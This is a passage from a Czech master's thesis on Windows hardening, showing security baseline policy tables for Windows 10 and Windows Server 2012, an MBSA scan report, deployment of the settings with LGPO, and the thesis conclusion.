vytrousí před budovou společnosti, o jejichž napadení má eminentní zájem. Nejednou se již stalo, že se našel alespoň jeden aktivní zaměstnanec, který nebyl dostatečně seznámený s bezpečnostní firemní politikou a nalezenou flesh paměť připojil k počítači, odkud se nevědomky šířil škodlivý kód. Podobným situacím lze zabránit. Ať už dostatečným školením jednotlivých zaměstnanců nebo právě systémovou bezpečnostní politikou. Nastavení přes své výhody jako je i nemožnost zcizení důvěrných informací pomocí vyjímatelného zařízení má i své nevýhody. Jedním z nich je právě nemožnost cíleného přesouvání a sdílení dat. Jedinou možností potom je vytvoření centrálně spravovaného bezpečného úložiště, které bude sloužit pro sdílení dat mezi lidmi a odděleními.

Name	Default	Microsoft	Customized	Severity
Set the default behavior for AutoRun	Disabled	Enabled	Enabled	Critical
Network access: Allow anonymous SID/Name translation	Disabled	Disabled	Disabled	Critical
Prevent installation of removable devices		**Not Configured**	**Enabled**	**None**
Turn off Autoplay	Disabled	Enabled	Enabled	Critical
Specify intranet Microsoft update service location		Not Configured	Not Configured	Critical
Do not enumerate connected users on domain-joined computers	Disabled	Enabled	Enabled	Important

Obrázek 51 - baseline konfigurace, *Zdroj: Vlastní*

Dále je možné zakázat instalaci aplikací z Windows Store a jejich aktualizace, zakázání asistenta Cortana nebo možnost lokalizace systému. Je možné nastavit také, kdo může spravovat firewall, logování jednotlivých událostí, navázaných spojení nebo paketů, které jsou větší než nastavený limit.


Vhodné je také zakázat ukládání přihlašovacích jmen a hesel do ostatních zařízení v síti. Nastavit připomínání uživateli, že by měl změnit své heslo.

Domain member: Disable machine account password changes	Disabled	Disabled	Disabled	Critical
Accounts: Limit local account use of blank passwords to console logon only	Enabled	Enabled	Enabled	Critical
Network access: Do not allow storage of passwords and credentials for network authenticati	Disabled	Enabled	Enabled	Critical
Network security: Do not store LAN Manager hash value on next password change	Enabled	Enabled	Enabled	Critical
Require a Password When a Computer Wakes (On Battery)	Enabled	Enabled	Enabled	Critical
Do not allow passwords to be saved	Disabled	Enabled	Enabled	Critical
Interactive logon: Prompt user to change password before expiration	**5**	**Not Defined**	**7 day(s)**	**Critical**
Turn off picture password sign-in		**Not Configured**	**Disabled**	**Optional**
Require a Password When a Computer Wakes (Plugged In)	Enabled	Enabled	Enabled	Critical

MSS: (ScreenSaverGracePeriod) The time in seconds before the screen saver grace peri	**5**	**Not Configured**	**Disabled**	**None**
Interactive logon: Display user information when the session is locked	**Not defined**	**Not Defined**	**Do not display u:**	**Important**
Network security: Force logoff when logon hours expire	Disabled	Enabled	Enabled	Important
Microsoft network server: Amount of idle time required before suspending session	15 minutes	15 minute(s)	15 minute(s)	Critical
Microsoft network server: Disconnect clients when logon hours expire	**Enabled**	**Not Defined**	**Disabled**	**Critical**
Interactive logon: Message text for users attempting to log on	Not defined	Not Defined	Not Defined	Critical
Interactive logon: Machine inactivity limit	Not defined	900 seconds	900 seconds	Critical

Obrázek 52 - konfigurace relací, *Zdroj: Vlastní*

Jednou ze zajímavých možností jak postupovat v hardeningu je také zakázání odesílání telemetrie společnosti Microsoft. Ačkoliv se ve většině případů doporučuje nechat funkci zapnutou. S Windows 8 přišlo rozšíření odesílání telemetrických dat společnosti Microsoft. Přestože stále nebyl zveřejněn kompletní seznam dat, které jsou získávané ze zařízení provozující Windows, odesílaných informací je mnoho. Telemetrická data obsahují a sbírají informace o nainstalovaném hardware (instalované paměti, CPU a další). Dále obsahují seznamy instalovaných aplikací, ovladačů nebo i to, jak uživatel pracuje se systémem. Při povolení vysokého množství odesílaných dat se může Microsoft dostat i k citlivým informacím týkající se nejen zabezpečení, ale i chodu organizace či společnosti.



Obrázek 53 - odesílání telemetrie, *Zdroj: Vlastní*

Jednou z možností zabezpečení systému je absolutní zakázání instalování aplikací z neověřených zdrojů. Pokud administrátor nezakázal instalaci aplikací z Windows Store, může obyčejný uživatel bez administrátorských práv, nainstalovat některé nové aplikace. Administrátor může povolit skenování zabalených souborů obsahující spustitelné soubory.

Pakliže Windows Defender nalezne škodlivý kód umístěný v zazipovaném souboru, může ho zakázat či odstranit.


Scan packed executables		**Not Configured**	**Enabled**	**None**
Specify the interval to check for definition updates		**Not Configured**	**Enabled**	**None**
Scan network files		**Not Configured**	**Enabled**	**None**
User Account Control: Run all administrators in Admin Approval Mode	Enabled	Enabled	Enabled	Critical
Always install with elevated privileges	Disabled	Disabled	Disabled	Optional
Apply UAC restrictions to local accounts on network logons	Enabled	Enabled	Enabled	Important
Check for the latest virus and spyware definitions on startup		**Not Configured**	**Enabled**	**None**

Obrázek 54 - Podrobnější nastavení UAC a Windows Defender, *Zdroj: Vlastní*

Jak už bylo zmíněno, tato konkrétní baseline obsahuje přes 500 pravidel a každé z nich je nutné projít předtím, než je aplikováno. Pakliže by administrátor neověřil a nepřesvědčil se o jednotlivých pravidlech, mohlo by dojít k nepřiměřeným omezením nejen uživatele, ale také samotné funkčnosti systému. Pravidla, která jsou zde navržena, nemusí být vždy vhodná pro každého, a proto je nezbytné je verifikovat už při budování. Druhá fáze verifikace je samotné testování systému, zda plní svůj účel, pro který byl nainstalován a zároveň jestli některá nová pravidla neomezují jeho chod.


Jakmile jsou pravidla nastavená, je nutné je vyexportovat. MSCM nabízí export do několika souborů, Excel, GPO, SCAP nebo SCM. Pro export nastavených pravidel je použit GPO, který lze buď stáhnout samostatně nebo je i součástí Microsoft Security Compliance Toolkit.

Součástí balíčku LGPO je dokumentace, která představuje práci s programem a zároveň upozorňuje na nezbytná administrátorská práva. Spuštění skriptu, který provádí konfiguraci už je zcela jednoduché.




Obrázek 55 - aplikování pravidel pomocí LGPO, *Zdroj: Vlastní*

Pro ověření nové konfigurace je možné odlogovat uživatele nebo zkontrolovat nastavení v Místních zásadách zabezpečení.



Obrázek 56 - kontrola nastavení místních politik, *Zdroj: Vlastní*

Důkazem zabezpečení a správného nastavení bezpečnostních politik mohou být jakékoliv pokusy o navázání spojení ze strany Kali Linuxu.




Obrázek 57 - zablokované spojení s Kali Linuxem, *Zdroj: Vlastní*

10.4.2 Windows Server


Předtím než je možné podrobit Windows Server 2012 testování, je nutné opět z důvěryhodného zdroje získat instalační soubor a postupovat podle hardeningových pokynů, které doporučují jak postupovat při instalaci.

Stejné útoky, které byly provedené na Windows 10, je možné využít při napadení Windows Serveru. A tak tedy útočník opět oskenuje porty a zjistí, zda nejsou otevřené některé porty nebo používané služby, které by mohl využít k proniknutí do systému. Jelikož se jedná o čistou instalaci Windows Server, nenachází se zde zneužitelná služba nebo otevřený port.



Obrázek 58 - nmap - sken portů Windows Server, *Zdroj: Vlastní*

Avšak autorovi se povedlo nakazit systém stejným způsobem jako v případě Windows 10. Windows Server tedy minimálně ve své základní instalaci není schopen ubránit se útoku ze strany trojského koně a jiného škodlivého kódu. Proto i na Windows Server je nezbytně nutné aplikovat bezpečnostní politiky a podrobit systém hardeningu.



Report Details for WORKGROUP - WIN-7CKEF1TS5RF (2017-08-15 20:15:01)

Security assessment:
Incomplete Scan (Could not complete one or more requested checks.)

Computer name:	WORKGROUP\WIN-7CKEF1TS5RF
IP address:	10.0.2.9
Security report name:	WORKGROUP - WIN-7CKEF1TS5RF (15. 8. 2017 20-15)
Scan date:	15. 8. 2017 20:15
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	2017-08-07T03:17:51Z
Security update catalog:	Microsoft Update (offline)

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
	Developer Tools, Runtimes, and Redistributables Security Updates	1 security updates are missing. What was scanned Result details How to correct this
	Windows Security Updates	118 security updates are missing. 2 service packs or update rollups are missing. What was scanned Result details How to correct this
	SQL Server Security Updates	1 service packs or update rollups are missing. What was scanned Result details How to correct this

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the late Automatic Updates. What was scanned How to correct this
	Password Expiration	Some user accounts (1 of 2) have non-expiring passwords. What was scanned Result details How to correct this
	Incomplete Updates	No incomplete software update installations were found. What was scanned
	Local Account Password Test	Some user accounts (1 of 2) have blank or simple passwords, or could not be analyzed. What was scanned Result details
	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
	Autologon	Autologon is not configured on this computer. What was scanned
	Guest Account	The Guest account is disabled on this computer.

Obrázek 59 - Microsoft Baseline Analyzer - Windows Server, *Zdroj: Vlastní*

Za normálních okolností je zvykem po prvním spuštění, provést základní konfigurace, přidat role a funkce nebo další servery, které jsou spravované a dále získání dostupných aktualizací pro systém. Na základě toho, jaké služby jsou na serveru používané, vybírá se checklist.

Od Windows 2003 mohou první kroky, které vedou k zabezpečení Windows Serveru směřovat k Průvodci konfigurací zabezpečení. V průvodci je možné vytvořit, jaké jsou role serveru a jaká funkce je roli přiřazená. Kupříkladu je možné povolit DNS, FTP nebo SMTP server. Dále

umožňuje konfigurovat klientské funkce například klient vzdáleného přístupu, který umožňuje připojování se k jiným sítím pomocí VPN nebo nastavování možností a služeb pro správu serveru. Při hardeningu Windows Serveru je vhodné používat kombinaci alespoň dvou baseline, jelikož některá pravidla nemusí být v jednom nebo druhém checklistu uvedena. Jak bylo zmíněno, na jednotlivé služby se využívají jiná pravidla a jiné baseline. Pro službu Active Directory je to jiný checklist než pro DNS Server. Tato práce se zabývá hardeningem běžného politiky zabezpečeného systému, a proto je využit Member Server Security Compliance, který čítá přes 230 položek.

Windows Server má podobné nastavování politik a většina z nich již není třeba zvláště upravovat, ačkoliv se najdou výjimky. Například počet předchozích přihlášení uložených v paměti cache je v defaultním nastavení 10, pro správné nastavení je hodnota změněna na 3.

Audit Policy: Account Management: Security Group Management	Success	Success and Failu	Success and Failu	Critical
Audit Policy: Policy Change: Other Policy Change Events	No auditing	No Auditing	No Auditing	Critical
Audit Policy: System: Security State Change	Success	Success and Failu	Success and Failu	Critical
Audit Policy: Policy Change: Authentication Policy Change	Success	Success	Success	Critical
Audit: Force audit policy subcategory settings (Windows Vista or later) to override	Not defined	Enabled	Enabled	Critical
Audit Policy: Account Management: Computer Account Management	Success	Success	Success	Critical
Audit Policy: Object Access: SAM	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Account Logon: Kerberos Authentication Service	No auditing	No Auditing	No Auditing	Critical
Audit Policy: System: System Integrity	Success and Failu	Success and Failu	Success and Failu	Critical
Audit Policy: Privilege Use: Other Privilege Use Events	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Logon-Logoff: Logon	Success	Success and Failu	Success and Failu	Critical
Audit Policy: Logon-Logoff: Other Logon/Logoff Events	No auditing	No Auditing	No Auditing	Critical
Audit Policy: DS Access: Directory Service Access	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Object Access: File System	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Object Access: Handle Manipulation	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Account Management: User Account Management	Success	Success and Failu	Success and Failu	Critical
Audit Policy: Logon-Logoff: IPsec Extended Mode	No auditing	No Auditing	No Auditing	Critical
Audit: Audit the access of global system objects	Disabled	Not Defined	Not Defined	Critical
Audit Policy: Object Access: Filtering Platform Packet Drop	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Account Logon: Other Account Logon Events	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Logon-Logoff: Special Logon	Success	Success	Success	Critical
Audit Policy: Object Access: Application Generated	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Object Access: Kernel Object	No auditing	No Auditing	No Auditing	Critical
Audit Policy: Account Logon: Credential Validation	No auditing	Success and Failu	Success and Failu	Critical

Obrázek 60 - nastavení bezpečnostních politik Windows Server

Jednou ze sekcí bezpečnostních politik je logování různých událostí, které jsou potřeba sledovat a vyhodnocovat, zda se někdo neoprávněný nepokoušel napadnout systém.

Password Attributes	8 Setting(s)		
Domain member: Disable machine account password changes	Disabled	Disabled	Disabled
Network access: Do not allow storage of passwords and credentials for network a	**Disabled**	**Not Defined**	**Disabled**
Domain controller: Refuse machine account password changes	Not defined	Not Defined	Not Defined
Domain member: Maximum machine account password age	30 days	30 day(s)	30 day(s)
Interactive logon: Prompt user to change password before expiration	**14 days**	**14 day(s)**	**7 day(s)**
Network security: Do not store LAN Manager hash value on next password change	Enabled	Enabled	Enabled
Microsoft network client: Send unencrypted password to third-party SMB servers	Disabled	Disabled	Disabled
Accounts: Limit local account use of blank passwords to console logon only	Enabled	Enabled	Enabled

Obrázek 61 - nastavení politiky hesel, *Zdroj: Vlastní*

Pro nastavení zbývajících politik je možné využít dalších checklistů, které se mohou věnovat hardeningnu dalších součástí systému. Další vhodné baseline je možné sloučit a vytvořit nový speciálně upravený pro vlastní účely.

Jako druhý checklist je možné využít Domain Security Compliance, jenž obsahuje pouze devět pravidel a který se primárně zaměřuje na zabezpečení hesla.

WS2012 Domain Security Compliance 1.0 9 unique setting(s)

Advanced View


Name	Default	Microsoft	Customized
Account Lock 3 Setting(s)			
Account lockout duration	Not defined	15 minute(s)	15 minute(s)
Account lockout threshold	0 invalid logon att	5 invalid logon att	5 invalid logon a
Reset account lockout counter after	0	15 minute(s)	15 minute(s)
Password Attributes 6 Setting(s)			
Enforce password history	24 passwords rem	24 password(s)	24 password(s)
Minimum password length	0 characters	14 character(s)	14 character(s)
Store passwords using reversible encryption	Disabled	Disabled	Disabled
Maximum password age	42 days	60 days	60 days
Password must meet complexity requirements	Disabled	Enabled	Enabled
Minimum password age	0 days	1 day(s)	1 day(s)

Obrázek 62 - Domain Security Compliance, *Zdroj: Vlastní*

V této chvíli jsou všechna požadovaná pravidla nastavena a je možné je exportovat. Pravidla se opět vygenerují ve formě skriptu do formátu. GPO a pomocí nástroje LGPO jsou pravidla uvedena do provozu.

Pakliže se administrátorovi hodí jen některé položky nebo nechce využívat celý checklist, může využít manuálního nastavování dalších prostředků k dosažení compliance. Viz následující

obrázek, kde může administrátor upřesnit jednotlivá nastavení, aniž by musel procházet checklist a opět exportovat všechna nastavení.



Obrázek 63 - Dodatečné nastavení místních politik, *Zdroj: Vlastní*

ZÁVĚR

Cílem diplomová práce bylo v teoretické části představit problematiku hardeningu a také představit důležité termíny a metodiky spjaté s touto problematikou. Dále pak bylo třeba provést rešerši nejnovějších trendů této problematiky. Praktická část práce představuje modelovou síť, na níž byly prezentovány postupy hardeningu, které byly popsány v teoretické části.

Jednotlivé kapitoly teoretické části se postupně věnovaly určitému pohledu na bezpečnost OS a sítí. První kapitola představila metodiku penetračního testování, které je východiskem pro vyhodnocení stavu zabezpečení určitého segmentu IS. Další kapitola popsala termín hacking a představila využívané způsoby (Buffer overflow, XSS). Závěr teoretické části byl zaměřený na to, kde lze získat informaci o zranitelnostech informačních systémů (celosvětová databáze zranitelností NIST.org) a byly popsány role bezpečnostních týmů CERT/CSIRT.

V praktické části bylo na modelové síti předvedeno enumeration a praktické možnosti napadení systému pomocí trojského koně. Dále byly jednotlivé systémy Windows 10 a Windows Server 2012, podrobeny hardeningu s cílem dosažení shody s bezpečnostními doporučení Microsoft a NIST. Součástí teoretické části byla kapitola, věnující se komparativní analýze, která představila Microsoft Security Compliance Manager a Security Content Automation Protokol, který je používáný NIST.org. Ačkoliv autor se zaměřil na produkty Microsoftu a tedy i ve své práci používal Microsoft Security Compliance, bylo zjištěno, že není možné, označit jeden nebo druhý nástroj za lepší, jelikož oba produkty mají stejné cíle. Samotné použití vždy jednotlivých nástrojů záleží na zkušenostech administrátorů a požadavků sítě. Dále bylo zjištěno, že používání Microsoft Security Compliance Manager a hardeningových postupů může značně zvýšit zabezpečení operačních systémů.

Hardening systému je nekončícím procesem a není možné napsat univerzální návod pro všechny systémy nebo organizace. Proto také existuje množství organizací, checklistů a baseline věnující se zabezpečování systémů. A přestože tyto organizace mohou mít odlišné metody, mají společné cíle a mnohdy mají společné i to, jak toho cíle dosáhnout. Nové systémy se vyvíjí na denní bázi, avšak stejně rychle jak se vyvíjí nové systémy, tak se objevují nové a nové hrozby a slabiny, které jsou zneužitelné útočníky. Bezpečnostní složky, agentury a další certifikační organizace převážně reagují na zneužití nové hrozby. Ačkoliv jsou vynakládané obrovské prostředky na zabezpečení vždy ten, kdo se pokouší ničit a ne stavět bude vždy o krok napřed.

Bezpečnost je věc, která by prostě být podceněna nikdy neměla. Bezpečnými hesly a správným chováním nechráníme pouze sebe, svou práci, ale také ostatní, včetně příslušníků vlastní rodiny. Je příliš mnoho lidí, jenž používá heslo, které je i při malé znalosti dotyčného okamžitě vydedukovatelné - prolomitelné, ať už na sociální sítě, mail či v internetovém bankovnictví.

POUŽITÁ LITERATURA

[1] *Informační systémy a testování jejich (ne)bezpečnosti*. UNICORN [online]. 2014 [cit. 2017-08-22]. Dostupné z: http://archive.unicornsystems.eu/cz/novinky/clanek/informacni-systemy-a-testovani-jejich-nebezpecnosti-2-dil.html

